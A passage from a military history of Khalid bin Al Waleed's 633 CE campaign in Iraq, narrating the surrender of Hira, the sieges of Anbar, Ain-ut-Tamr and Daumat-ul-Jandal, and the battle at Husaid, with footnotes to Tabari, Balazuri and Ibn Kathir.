The preamble was over. Khalid now came to the point. *"I call you to Allah and to Islam"*, he said. *"If you accept, you will be Muslims. You will gain what we gain, and you will bear what we bear. If you refuse, then the Jizya. And if you refuse to pay the Jizya, then I bring a people who desire death more ardently than you desire life."*

"We have no wish to fight you," replied Abdul Masih, *"but we shall stick to our faith. We shall pay the Jizya."*

The talks were over. Agreement had been reached. Khalid was about to dismiss the man when he noticed a small pouch hanging from the belt of a servant who had accompanied the sage and stood a few paces behind him. Khalid walked up to the servant, snatched away the pouch and emptied its contents into the palm of his hand. *"What is this?"* he asked the sage.

"This is a poison that works instantaneously."

"But why the poison?"

"I feared", replied Abdul Masih, *"that this meeting might turnout otherwise than it has. I have reached my appointed time. I would prefer death to seeing horrors befall my people and my land."* **1**

1. This dialogue has been taken from Balazuri: (p. 244) and Tabari (Vol. 2, pp. 564-6).

Page 5

In the end of May 633 (middle of Rabi-ul-Awwal, 12 Hijri) the terms of surrender were drawn up. A treaty was signed. The citadels opened their gates and peace returned to Hira. The objective given by the Caliph had been taken after four bloody battles and several smaller engagements. Khalid led a mass victory prayer of eight *rakats* . **1**

According to the treaty, the people of Hira would pay the Muslim State 190,000 dirhams every year. The pact included certain supplementary clauses: Hira would give the Muslim army one saddle (the army was one saddle short!), **2** the people of Hira would act as spies and guides for the Muslims. And then there was the clause about an Arab princess!

One day at Madinah the Holy Prophet was sitting in the company of some of his followers, talking of this and that. The subject turned to foreign lands, and the Prophet remarked that soon the Muslims would conquer Hira. Thereupon one Muslim, a simple, unlettered man by the name of Shuwail, **3** said eagerly, *"O Messenger of Allah! When we have conquered Hira may I have Kiramah bint Abdul Masih?"*

Kiramah, the daughter of Abdul Masih, was a princess. The people of Arabia had heard of her as a breathtaking beauty-a woman more beautiful than any other in existence. The Prophet laughed as he replied, ***"She shall be yours?"*** **4**

Hira was now conquered. As Khalid's troops came to hear of his talks with Abdul Masih and the preparations to draw up the terms of surrender, Shuwail, who was serving under Khalid, approached the Sword of Allah. *"O Commander!"* he said. *"When Hira surrenders may I have Kiramah bint Abdul Masih? She was promised to me by the Messenger of Allah."*

Khalid found it difficult to believe that the Prophet had promised a princess of the house of Abdul Masih to this simple fellow. *"Have you any witnesses?"* he asked. *"Yes, by Allah!"* replied Shuwail, and brought witnesses whose testimony proved the veracity of the man's statement. Khalid then included this point as a clause in the pact: Kiramah bint Abdul Masih would be given to Shuwail!

The women of the house of Abdul Masih wailed in distress when they were given the devastating news. Was a princess who had lived all her life in splendour and refinement to be handed over to a crude Arab of the desert? What made the situation ludicrous was that Kiramah was an old woman of 80. She had once been the leading beauty of the day, but that was a long time ago.

The princess herself solved the problem. *"Take me to him"*, she said. *"This fool must have heard of my beauty when I was young, and thinks that youth is eternal."* **5** Accompanied by a maid, she left the Palace of Ibn Buqaila.

Excited by visions of amorous delight, Shuwail awaited his prize. Then she stood before him. The poor man's shock and dismay made a pathetic sight as he looked at the lined face. He was left speechless.

The princess broke the embarrassed silence. *"Of what use is an old woman to you? Let me go!"*

Now Shuwail saw his chance of making her pay for her freedom. *"No,"* he replied, *"not except on my terms."*
"And what are your terms? State your price."

"I am not the son of the mother of Shuwail if I let you go for less than a thousand dirhams."

The shrewd old woman assumed a look of alarm. *"A thousand dirhams!"* she exclaimed.

1. A unit of prayer.
2. Balazuri: p. 246.
3. Tabari: Vol. 2, p. 569. According to Balazuri, however, this man's name was Khuraim bin Aus. (p. 245).
4. *Ibid*.
5. *Ibid*.

"Yes, not a dirham less."

Quickly the princess handed over 1,000 dirhams to the exulting Arab and returned to her family.

Shuwail rejoined his comrades, many of whom were more knowledgeable than he. Bursting with pride he told them the story: how he had released Kiramah, but made her pay through *the nose*-1,000 dirhams!

He was quite unprepared for the laughter which greeted his boastful account. *"1,000 dirhams!"* his friends exclaimed. *"For Kiramah bint Abdul Masih you could have got much, much more."*

Bewildered by this remark, the simple Arab replied, *"I did not know that there was a sum higher than a thousand!"* When Khalid heard the story he laughed heartily, and observed, *"Man intends one thing, but Allah intends another."* **1**

Once Hira was his, Khalid turned to the subjugation of other parts of Iraq, starting with the nearer districts. He wrote identical letters to the mayors and elders of the towns, offering them the usual alternatives-Islam, the Jizya or the sword. All the districts in the vicinity of Hira had the good sense to submit; and pacts were drawn up with the chiefs and mayors, laying down the rate of Jizya and assuring the inhabitants of Muslim protection. These pacts were witnessed by several Muslim officers, including Khalid's brother, Hisham, who served under him in this campaign.

Meanwhile the affairs of Persia were going from bad , to worse. The Persians were split over the question of the succession to the throne. In opposition to Khalid, they were

united, but this was a sterile unity, offering no positive results. With the military affairs of the Empire in disarray, Bahman had assumed the role of Commander-in-Chief, and was working feverishly to put the defences of Ctesiphon in order against a Muslim attack which he was certain would come. Bahman aimed at nothing more ambitious than the defence of Ctesiphon; and in this he was being realistic, for over the rest of the region west of the Lower Tigris the Persians had no control.

Over this region the Arab horse was now supreme. Khalid, having crushed four large Persian armies, knew that there was no further threat of a counter-offensive from Ctesiphon, and that he could venture into Central Iraq in strength. He made Hira his base of operations and flung his cavalry across the Euphrates. His mounted columns galloped over Central Iraq up to the Tigris, killing and plundering those who resisted and making peace with those who agreed to pay the Jizya. For the command of these fast-moving columns he used his most dashing generals Dhiraar bin Al Azwar, Qaqa, Muthanna. By the end of June 633 (middle of Rabi-ul-Akhir 12 Hijri) the region between the rivers was all his. There was no one to challenge his political and military authority.

Along with military conquest Khalid organised the administration of the conquered territories. He appointed officers over all the districts to see that the Jizya was promptly paid and that the local inhabitants provided intelligence about the Persians and guides for the movement of Muslim units. Khalid also sent two letters to Ctesiphon, one addressed to the court and the other to the people. The letter to the Persian court read as follows:

In the name of Allah, the Beneficent, the Merciful. From Khalid bin Al Waleed to the kings of Persia.
Praise be to Allah who has disrupted your system and thwarted your designs. And if He had not done so it would have been worse for you. Submit to our orders and we shall leave you and your land in peace; else you shall suffer subjugation at the hands of a people who love death as you love life. **2**

The letter addressed to the people was in much the same words, with the added promise of Muslim protection in return for the payment of the Jizya. Both the letters were carried by local Arabs of Hira and delivered at Ctesiphon. There was no reply!

1. Tabari: Vol. 2, p. 569; Balazuri: p. 245.
2. Tabari: Vol. 2, p. 572.

Chapter 24

(Anbar and Ain-ut-Tamr)

Page 1

After Ain at-Tamr, when Ayadh wrote to Khalid requesting reinforcements, Khalid wrote back,

"Wait a while: there will come to you mounts
Carrying lions in shining armour,
Battalions followed by battalions." **1**

The portion of Central Iraq lying between the Euphrates and the Tigris, below Ctesiphon, was now under Muslim control. The inactivity of the Persians confirmed Khalid's belief that Ctesiphon was no longer in a position to interfere with his operations, let alone pose

a threat to his base at Hira or his communications with the desert. Hence Khalid turned his attention to the north, where his forces had not yet ventured. There were two places which offered a likelihood of opposition-Anbar and Ain-ut-Tamr, both manned by sizable Persian garrisons and Arab warriors who would resist the advance of the Muslims. Both were governed by Persian officers. (See Map 10.)

Khalid decided to take Anbar first. This was an ancient fortified town and commercial centre to which trade caravans came from Syria and Persia. It was also famous for its large granaries. At the end of June 633 (middle of Rabi-ul-Akhir, 12 Hijri) Khalid marched from Hira with half his army (about 9,000 men), leaving behind a strong garrison at Hira and several detachments in Central Iraq. Moving along the west bank of the Euphrates, he crossed the river somewhere below Anbar. As his scouts moved out eastwards to keep the approaches from Ctesiphon under observation, he moved the army to Anbar and laid siege to the town. The Muslims found that the town was protected not only by the walls of the fort, but also by a deep moat filled with water. The moat was within close bow?range of the wall so that those attempting to cross it would have to face accurate fire from archers on the walls. The bridges over the moat had been destroyed at the approach of the Muslims. **2**

Anbar was the chief town of the district of Sabat, which lay between the two rivers west of Ctesiphon. In Anbar resided the governor of Sabat, a man named Sheerzad who was known more for his intellect and learning than his military ability. Sheerzad was now faced with the task of defending the fort against a Muslim army with the forces under his command-the Persian garrison and a large number of Arab auxiliaries in whom apparently he had little faith.

The day after his arrival Khalid moved up to examine the defences of the fort. On top of the wall he saw thousands of Persians and Arabs standing around carelessly in groups, looking at the Muslims as if watching a tournament. Amazed at this sight, Khalid remarked, *"I see that these people know nothing about war."* **2**

He collected 1,000 archers-the best of his marksmen-and explained his plan. They would move up casually to the edge of the moat with bows ready, but arrows not fitted. At his command they would instantly fit arrows to their bows and fire salvo after salvo at the garrison. *"Aim at the eyes"*, Khalid told the archers. *"Nothing but the eyes!"* **4**

The detachment of archers moved towards the fort. The crowds standing on the wall gaped at the archers, wondering what they would do next. When the archers had got to the moat, Khalid gave the order, and 1,000 swift missiles flew across the moat, followed by another 1,000 and yet another. In a few seconds the garrison had lost 1,000 eyes. A clamour went up in the town: *"The eyes of the people of Anbar are lost!"* As a result of this action the Battle of Anbar is also known as the Battle of the Eyes. **5**

When Sheerzad heard of the misfortune that had befallen the garrison, he sent Khalid an offer to surrender the fort if suitable terms were agreed upon. Khalid rejected the offer; the surrender would have to be unconditional. Sheerzad half-heartedly decided to continue resistance.

Khalid resolved to storm the fort. The wall would have to, be scaled, but this was not too difficult a task. The chief problem was crossing the moat, which was deep and wide. There were no boats available nor material with which to make boats or rafts; and the Arab of the desert was no swimmer. Khalid decided to make a bridge of flesh and bone.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 428.
2. Nothing remains of Anbar except some mounds 3 miles north-west of the present Faluja and about a mile from the Euphrates. One can still pick up pieces of old pottery on the mounds which cover an area half a mile square. According to Yaqut (Vol. 1, p. 367), the Persians called this town Fairoz Sabur.
3. Tabari: Vol. 2, p. 575.
4. *Ibid*.
5. *Ibid*.

For the assault he selected a point where the moat was, narrowest, near the main gate of the fort. He placed his archers in a position from which they could shoot at enemy archers on that part of the wall which overlooked the crossing site, and gave them the task of preventing the enemy archers from shooting at the moat.

Khalid then ordered the collection of all the old and weak camels of the army. These jaded animals were led forward to the edge of the moat and under the covering fire provided by the Muslim archers, were slaughtered in twos and threes and thrown into the moat. Rapidly the pile of carcasses rose until it formed a firm though uneven bridge above the level of the water. Then a group of Khalid's warriors, on receiving his command, rushed on to the bridge of flesh and bone and crossed over to the far side of the moat.

As these warriors prepared to scale the wall, the gate of the fort opened and a body of Persians sallied out to drive the Muslims into the moat. There was some vicious fighting between the two groups, but the Muslims succeeded in repulsing this counterattack; and the Persians, fearing that the Muslims might get into the fort by the gate, withdrew hastily and closed the gate behind them. All this while the Muslim archers kept shooting at the Persian and Arab archers on the wall, making it impossible for them to interfere with the bridge-building and the crossing operation.
Khalid was about to order the scaling of the wall when an emissary of Sheerzad appeared on the gate and delivered another offer from the governor: he would surrender the fort if the Muslims would let him and the Persians depart in safety. Khalid took another look at the wall. He could see that it's scaling and the subsequent fighting inside the fort would not be easy. So he told the envoy that he would agree to the terms provided the Persians left all their possessions behind.

Sheerzad was only too glad to be allowed to get away, and accepted Khalid's terms with relief. The next day the Persian soldiers and their families departed for Ctesiphon and the Muslims entered the fort. The Christian Arabs laid down their arms and agreed to pay the Jizya. This happened in the second week of July 633 (end of Rabi-ul-Akhir, 12 Hijri). Over the next few days, Khalid received the submission of all the clans living in the neighbourhood of Anbar.

Sheerzad journeyed with the Persian garrison to Ctesiphon, where he was severely rebuked by Bahman. Like any ineffective commander, Sheerzad blamed his troops-in this case the Christian Arabs. *"I was among a people who have no sense,"* he lamented, *"and whose roots are among the Arabs."* **1**

Khalid appointed an administrator over Anbar, and then once again set out with the army. He recrossed the Euphrates and marched south. As he neared Ain-ut-Tamr, he found a purely Arab army deployed across his path in battle array.

Ain-ut-Tamr was a large town surrounded by date plantations, and is believed to have been named after its dates: Ain-ut-Tamr means Spring of Dates. **2** Garrisoned by Persian soldiers and Arab auxiliaries, this town was in a much stronger position than Anbar to oppose the advance of Khalid. The Persian commander of Ain-ut-Tamr was Mahran bin Bahram Jabeen who was not only an able general but also a wily politician. The Persian garrison of Ain-ut-Tamr was larger, and the Arabs here belonged to the proud, fierce tribe of Namr which considered itself second to none. And there were Christian Arab clans which joined the Namr to put up a united front against the Muslims. The commander of all the Arabs was a renowned chief, Aqqa bin Abi Aqqa.

When Arab scouts brought word of the Muslims marching from Anbar in the direction of Ain-ut-Tamr, Aqqa went to the Persian commander. *"Arabs know best how to fight Arabs."* he said. *"Let me deal with Khalid."*

Mahran nodded agreement. *"True"*, he observed wisely. *"You know better how to fight Arabs. And when it comes to fighting non-Arabs you are like us."* **3**

1. Tabari: Vol. 2, p. 575.
2. Ain-ut-Tamr, of which nothing remains but a spring, was located 10 miles west-north-west of the present Shisasa. Shisasa is also called Ain-ut-Tamr these days, but the original Spring of Dates was situated as indicated above.
3. Tabari: Vol. 2, p. 576.

Aqqa was flattered by the compliment. Seeing that his words were having the desired effect, Mahran continued: *"You go and fight Khalid. And if you should need help, we shall be waiting here to come to your assistance."***1**

A number of Persian officers were standing beside Mahran during this exchange. When Aqqa had left, they questioned their commander: *"What made you talk like that to this dog?"*

"Leave this matter to me", Mahran replied. *"I plan what is best for you and worst for them. If these Arabs win, the victory shall be ours too. If they lose, they will at least have weakened the army of Khalid, and we shall then fight when our enemy is tired and we are fresh."* **2**

The Persians remained at Ain-ut-Tamr while the Arabs, moved up about 10 miles on the road to Anbar. There, Aqqa deployed his Arab army for battle.

When Khalid arrived to face Aqqa, he was surprised to find an exclusively Arab force arrayed against him; for so far all his battles in Iraq had been fought against mixed forces of Persians and Arabs. However, he deployed his army with the usual centre and wings and placed himself in front of the centre, accompanied by a strong bodyguard. Across the battlefield, in front of the Arab centre, stood Aqqa. Khalid decided that he would take Aqqa alive.

When forming up the Muslims, Khalid had instructed the commanders of the wings to engage the enemy wings on his signal but not to attack with any great violence-only enough to tie down the enemy wings before he launched the attack of the centre. Now Khalid gave the signal, and the Muslim wings moved forward and engaged the opposing wings. For some time this action continued. Aqqa was left perplexed about why the Muslim centre was not attacking. Then Khalid, followed by his bodyguard, charged at Aqqa.

The bodyguard engaged the Arab warriors who stood near Aqqa, while Khalid and Aqqa began to duel. Aqqa was a brave and skilful fighter, prepared to give as good as he took; but to his dismay he soon found himself overpowered and captured by Khalid. When the soldiers in the Arab centre saw heir commander captive, many of them surrendered and the rest of the centre turned and fled. Its example was followed by the wings; and the Arab army, leaving many of its officers in Muslim hands, retreated in haste to Ain-ut-Tamr.

The Arabs arrived at the fort to find the Persians gone. Mahran had sent a few scouts to watch the battle and report its progress. As soon as they saw the Arabs turn their backs to Khalid, these scouts galloped back to inform Mahran of the Arab defeat. Without wasting a moment Mahran led his army out of Ain-ut-Tamr and marched off to Ctesiphon. Discovering that they had been abandoned, the Arabs rushed into the fort, closed the gates, and prepared rather uncertainly for a siege.

The Muslims arrived and besieged the fort. Aqqa and the prisoners were paraded outside the fort, so that the defenders could see that their commander and comrades were helpless captives. This had an unnerving effect on the defenders, who called for a surrender on terms, but Khalid rejected the call. There would be no terms; they could surrender unconditionally and place themselves at his mercy. The Arab elders debated the situation for a while, and then decided that an unconditional surrender involved less risk than fighting on; for in the latter case their chances of survival would be slim indeed. In the end of July 633 (middle of Jamadi-ul-Awwal, 12 Hijri) the defenders of Ain-ut-Tamr surrendered to Khalid.

On the orders of Khalid, warriors who had defended the fort and those who had fought the Muslims on the road to Anbar were beheaded. 3 These included the chief Aqqa bin Abi Aqqa. The remainder were made captive, and the wealth of Ain-ut-Tamr was taken and distributed as spoils of war.

In Ain-ut-Tamr there was a monastery in which the Muslims found 40 boys-mainly Arabs-who were being trained for the priesthood. They were all taken captive. Among these captives there was a boy called Nusair, who was later to have a son called Musa, and Musa would become famous as the Muslim governor of North Africa and the man who launched Tariq bin Ziyad into Spain.

After a few days spent in dealing with problems of organisation and administration, Khalid prepared to return to Hira. He was about to set out when he received a call for help from Northern Arabia. After a brief consideration of this request, Khalid changed the direction of his march and gave his men a new destination-Daumat-ul-Jandal.

1. Tabari: Vol. 2, p. 576.
2. *Ibid*: p. 577.
3. Tabari: Vol. 2, p. 577.

Chapter 25

(Daumat-al-Jandal Again)

Page 1

After the episode of Daumat-ul-Jandal, Khalid returned to Hirah, whose inhabitants received him with singing and amusement. He heard one of them say to his companion, ***"Pass by us, for this is a day when evil is happy."***[1]

Daumat-ul-Jandal was one of the large commercial towns of Arabia, widely known for its rich and much-frequented market. It was also an important communication centre, a meeting point of routes from Central Arabia, Iraq and Syria. In Part 1 of this book, I have described how Khalid came to Daumat-ul-Jandal during the Prophet's expedition to Tabuk and captured Ukaidar bin Abdul Malik, the master of the fort. Ukaidar had then submitted and sworn allegiance to the Prophet, but subsequent to the operations of Amr bin Al Aas and Shurahbil bin Hasanah in the apostasy, he had broken his oath and decided to have nothing more to do with Madinah. Now he ruled over a principality of Christians and pagans.

At about the time when Khalid set off from Yamamah for the invasion of Iraq, Abu Bakr had sent Ayadh bin Ghanam to capture Daumat-ul-Jandal and once again bring the northern tribes into submission. The Caliph probably intended to send Ayadh to Iraq, to assist Khalid, after this task had been completed. Ayadh arrived at Daumat-ul-Jandal to find it strongly defended by the Kalb-a large Christian Arab tribe inhabiting this region and the eastern fringe of Syria. He deployed his force against the southern face of the fort, and the situation that now developed was, from the military point of view, absurd. The Christian Arabs considered themselves to be under siege, but the routes from the northern side of the fort were open. The Muslims, engaged closely against the fort, considered themselves so heavily committed that they could not break contact. According to early historians both sides were under siege! The operations considered mainly of archery and sallies by the garrison of the fort, which were invariably repulsed by the Muslims. This state of affairs continued for several weeks until both sides felt equally tired and equally hurt by the stalemate.

Then one day a Muslim officer said to Ayadh, *"In certain circumstances wisdom is better than a large army. Send to Khalid for help."* [2] Ayadh agreed. He wrote Khalid a letter explaining the situation at Daumat-ul-Jandal and seeking his help. This letter reached Khalid as he was about to leave Ain-ut-Tamr for Hira.

It did not take Khalid long to make up his mind. The situation on the Iraq front was now stable and he had able lieutenants to deal with the Persians, should they decide to launch a counter-offensive from Ctesiphon. He sent a letter to Qaqa at Hira telling him that he would act as Khalid's deputy and command the front in his absence. He left a garrison at Ain-ut-Tamr. And with an army of about 6,000 men, he left Ain-ut-Tamr the following day to join Ayadh. Ahead of him sped Ayadh's messenger, carrying Khalid's letter, which contained nothing more than the following in verse:

Wait a while for the horses come racing.
On their backs are lions brandishing polished swords;
Regiments in the wake of regiments.

The movement of Khalid was discovered by the defenders of Daumat-ul-Jandal a good many days before his arrival, and there was alarm in the fort. With their present strength they could hold off the Muslim force under Ayadh, but they would not have a chance if Khalid's army also took the field against them. In desperate haste they sent couriers racing to neighbouring tribes. The Christian Arab tribes responded spiritedly to the appeal for help. Contingents from several clans of the Ghassan and the Kalb joined the defenders of the fort, many of them camping under the fort walls because of the insufficient room within This put Ayadh in a delicate situation, and he prayed for the early arrival of Khalid.

The Christian Arab forces were led by two great chiefs: Judi bin' Rabi'a and Ukaidar. The only chief who had any personal experience of dealing with Khalid was Ukaidar, and this man had been ill at ease ever since he heard of the march of Khalid from Ain-ut-Tamr. When the clans gathered at Daumat-ul-Jandal, Ukaidar called a conference of the tribal chiefs. *"I know more about Khalid than anyone else"*, he said. *"No man is luckier than he. No man is his equal in war. No people face Khalid in battle, be they strong or weak, but are defeated. Take my advice and make peace with him."* **3**

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 429.
2. Tabari: Vol. 2, p. 578.
3. *Ibid*

But they spurned his advice and determined to fight it out with Khalid. Ukaidar, however, had by now completely lost his nerve. He could not bring himself to face another encounter with the Sword of Allah, and one night he slipped out of the fort and set off on the road to Jordan. But it was too late. Khalid's army had just arrived and one of his mounted detachments, under Asim bin Amr, intercepted and captured the fleeing chief.

Again Ukaidar stood before Khalid. If he hoped that memories of the peaceful ending of their last encounter would kindle a spark of kindness in the heart of Khalid, he was mistaken. In Khalid's mind the situation could not be clearer: Ukaidar had broken his oath of allegiance; he was a rebel. Khalid ordered the execution of Ukaidar, and the sentence was carried out without delay. This was the end of Ukaidar bin Abdul Malik, prince of the Kinda, master of Daumat-ul-Jandal.

The following day Khalid took Ayadh under command and incorporated his detachment into his own army. He deployed Ayadh's men on the south of the fort to block the Arabian route; positioned part of his army of Iraq to the east, the north and the west of the fort, covering the routes to Iraq and Jordan; and kept the remainder back as a strong reserve. Khalid appreciated that at present the fort was strongly manned and to storm it in its present state would prove a costly operation. He therefore decided to wait, in the hope that the defenders, tiring of the siege, would sally out to fight him in the open. Then he could inflict the maximum damage upon them and storm the fort after the garrison had been weakened. He accordingly held his forces some distance back from the fort.

With the departure of Ukaidar the entire Christian Arab army had come under the command of Judi bin Rabi'a. Judi waited for the Muslims to make the first move, but the Muslims remained inactive. When some time had passed and Judi saw that the besiegers were making no attempt to close up on the fort, he became impatient for a clash with

Khalid. Consequently he ordered two sallies. One group would attack Ayadh on the Arabian route while the other, a large group comprising his own clan, the Wadi'a, operating under his direct command, would attack Khalid's camp to the north.

Ayadh drove back the Arabs who came out to attack him. Leaving behind many dead, they hastily returned to the fort and closed the gate. This group was lucky. It had only had to face an inexperienced general like Ayadh bin Ghanam and men who were not of the calibre of the hardened veterans of Khalid.

The other and larger group-the clan of Wadi'a operating under Judi-came out at the same time as the group against Ayadh, and made for Khalid, who stood back from the fort and deployed his army for battle. Seeing no move from Khalid's side, Judi became bolder. He formed up his clan for battle and advanced to meet Khalid. The two forces were now very close, and Judi imagined that he would send the Muslims, reeling from the battlefield. Then suddenly Khalid struck at Judi with the utmost violence and speed.

The Arabs never knew just what hit them. In minutes they had collapsed like a house of cards. Judi was captured along with hundreds of his clansmen, while the rest, losing all cohesion and order, fled in panic towards the fort. The Muslims were not just pursuing them; they were with them, among them, all over them. If the first to reach the gate of the fort was a Christian Arab, the second was a Muslim. The Arabs who had remained in the fort saw a horde rushing towards the gate of which at least half was Muslim. They closed the gate in the face of their comrades, and the clan of Wadi'a which had sallied out with Judi was locked out. Hundreds were made prisoner by the Muslims. The rest perished-some in the short violent battle and the rest in the pursuit to and the fighting at the gate. It was with bitterness that they recollected the counsel of Ukaidar. Such indeed was Khalid! But now it was too late.

The first part of Khalid's plan had been accomplished. He next moved the army close to the fort to let the defenders see that there was no possibility of escape, and then called upon the garrison to surrender, but the garrison refused to comply.

Khalid had Judi and his captive clansmen paraded near the fort for all to see. Then, under the horrified gaze of the defenders, Judi and the captives were beheaded. But this, instead of breaking the spirit of the defenders of Daumat-ul-Jandal, as Khalid had hoped, hardened their determination to fight to the last.

The siege continued for a number of days. Then one day Khalid stormed the fort. The defenders put up such resistance as they could, but against the superb, battle-conditioned troops of Khalid they never had a chance. Most of the garrison was slaughtered, but women and children and many youths were taken captive. This happened in about the last week of August 633 (middle-of Jamadi-ul-Akhir, 12 Hijri).

Khalid had always been attracted by beautiful women. And he appears to have had an especial fondness for the womenfolk of the chiefs who fought him. He purchased the lovely daughter of Judi and kept her as a slave!
Khalid spent the next few days in settling the affairs of Daumat-ul-Jandal. Then he set off

for Hira, taking Ayadh with him as a subordinate general. He would return to find the situation in Iraq somewhat altered, for the Persians were on the warpath again.

"We attacked them with mounted troops, and they saw
The darkness of death around those leafy gardens.
By morning they said we were a people who had swarmed
Over the fertile country from rugged Arabia."
[Al-Qa'qa' bin Amr, commander in Khalid's army]**1**


Khalid had not gone from Ain-ut-Tamr many days when word of his departure arrived at the Persian court. It was believed that Khalid had returned to Arabia with a large part of his army; and Ctesiphon breathed more easily. After a few days, this mood of relief passed and was replaced by an angry desire to throw the Muslims back into the desert and regain the territories and the prestige which the Empire had lost. The Persians had resolved not to fight Khalid again; but they were quite prepared to fight the Muslims without Khalid.

Bahman set to work. By now he had organised a new army, made up partly of the survivors of Ullais, partly of veterans drawn from garrisons in other parts of the Empire, and partly of fresh recruits. This army was now ready for battle. With its numerous raw recruits, however, it was not of the same quality as the armies which had fought Khalid south of the Euphrates. Bahman decided not to commit this army to battle until its strength had been augmented by the large forces of Christian Arabs who remained loyal to the Empire. He therefore initiated parleys with the Arabs.

The Christian Arabs responded willingly and eagerly to the overtures of the Persian court. Apart from the defeat at Ain?ut-Tamr, the incensed Arabs of this area also sought revenge for the killing of their great chief, Aqqa. They were anxious, too, to regain the lands which they had lost to the Muslims, and to free the comrades who had been captured by the invaders. A large number of clans began to prepare for war.

Bahman divided the Persian forces into two field armies and sent them off from Ctesiphon. One, under Ruzbeh, moved to Husaid, and the other, under Zarmahr, moved to Khanafis. For the moment these two armies were located in separate areas for ease of movement and administration, but they were not to proceed beyond these locations until the Christian Arabs were ready for battle. Bahman planned to concentrate the entire imperial army to either await a Muslim attack or march south to fight the Muslims at Hira.

But the Christian Arabs were not yet ready. They were forming into two groups: the first, under a chief named Huzail bin Imran, was concentrating at Muzayyah; the second, under the chief Rabi'a bin Bujair, was gathering at two places close to each other-Saniyy and Zumail (which was also known as Bashar). These two groups, when ready, would join the Persians and form one large, powerful army. (See Map 14 below)



It was while these preparations were in progress that Qaqa, commanding the Iraq front in the absence of Khalid, took counter-measures. He pulled back some of the detachments which Khalid had sent across the Euphrates and concentrated them at Hira. And he sent two regiments forward-one to Husaid and the other to Khanafis. The commanders of these regiments were ordered to remain in contact with the Persian forces at these places, to delay the advance of the Persians, should they decide to push forward, and to keep Qaqa informed of Persian strengths and movements. These regiments moved to their respective objectives and made contact with the Persians. In the mean time, Qaqa kept the rest of the army in readiness to take the field.

This was the situation that greeted Khalid on his arrival at Hira in the fourth week of September 633 (middle of Rajab, 12 Hijri). The situation could assume dangerous proportions, but only if the four imperial forces succeeded in uniting and took offensive action against Hira. Any plan that the Muslims adopted would have to cater for two strategical requirements: (a) to prevent the concentration of the imperial forces into one great, invincible army, and (b) to guard Hira against the enemy in one sector while the Muslims operated against the enemy in the other.

Khalid decided to fight the operation in a way which had now become typical of him. He would take the offensive and destroy each imperial force separately in situ. With this strategy in mind, he divided the Muslim garrison of Hira into two corps, one of which he placed under Qaqa and the other under Abu Laila. Khalid sent them both to Ain-ut-Tamr, where he would join them a little later, after the troops who had fought at Daumat-ul-Jandal had been rested.

A few days later the entire Muslim army was concentrated at Ain-ut-Tamr, except for a small garrison left under Ayadh bin Ghanam to look after Hira. The army was now organised in three corps of about 5,000 men each, one of which was kept in reserve. Khalid sent Qaqa to Husaid and Abu Laila to Khanafis with orders to destroy the Persian armies at those places. The two generals were to take command of the Muslim regiments already deployed in their respective sectors. It was Khalid's intention to fight both Persian armies speedily as well as simultaneously, so that neither could get away while the other was being slashed to pieces. But this was not to be; for the march to Khanafis was longer than to Husaid, and Abu Laila failed to move his forces with sufficient speed to make up for this difference. Meanwhile Khalid remained with his reserve corps at Ain-ut-Tamr to guard against any offensive movement from Saniyy and Zumail towards Hira.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, vol. 6 p. 426.

Qaqa marched to Husaid, and Abu Laila followed him out of Ain-ut-Tamr on his way to Khanafis, both proceeding on separate routes to their objectives. As Qaqa neared his objective, Ruzbeh, the Persian commander at Husaid, sent an appeal for help to Zarmahr, the Persian commander at Khanafis. Zarmahr would not send his army to Husaid, because he had to have Bahman's permission before he could move the army from Khanafis. But he went to Husaid in person to see things for himself, and arrived just in time to take part in the Battle of Husaid, which was fought about the middle of October 633 (first week of Shaban, 12 Hijri).

As soon as Qaqa arrived at Husaid, he deployed his corps and launched it against the Persian army, which was much larger in strength. Ruzbeh was slain by Qaqa. Zarmahr also stepped forward with a challenge which was accepted by a Muslim officer who killed him. There was no dearth of courage among the Persians, but they were nevertheless roundly defeated by Qaqa and driven from the battlefield. Leaving behind a large number of dead, the Persians retreated in haste to Khanafis, where they joined the other Persian army, now under the command of another general, named Mahbuzan.

The Persian survivors of Husaid arrived at Khanafis only a short while before the corps of Abu Laila. Reports of the Muslims' approach had been received. Being a sensible general, Mahbuzan drew the right lesson from the defeat at Husaid and decided to avoid battle with the Muslims. Setting off at once from Khanafis, he moved to Muzayyah where he joined the Arab force gathered under the command of Huzail bin Imran. So Abu Laila arrived at Khanafis to find the Persians gone. He occupied Khanafis and informed Khalid of the departure of the Persians for Muzayyah.

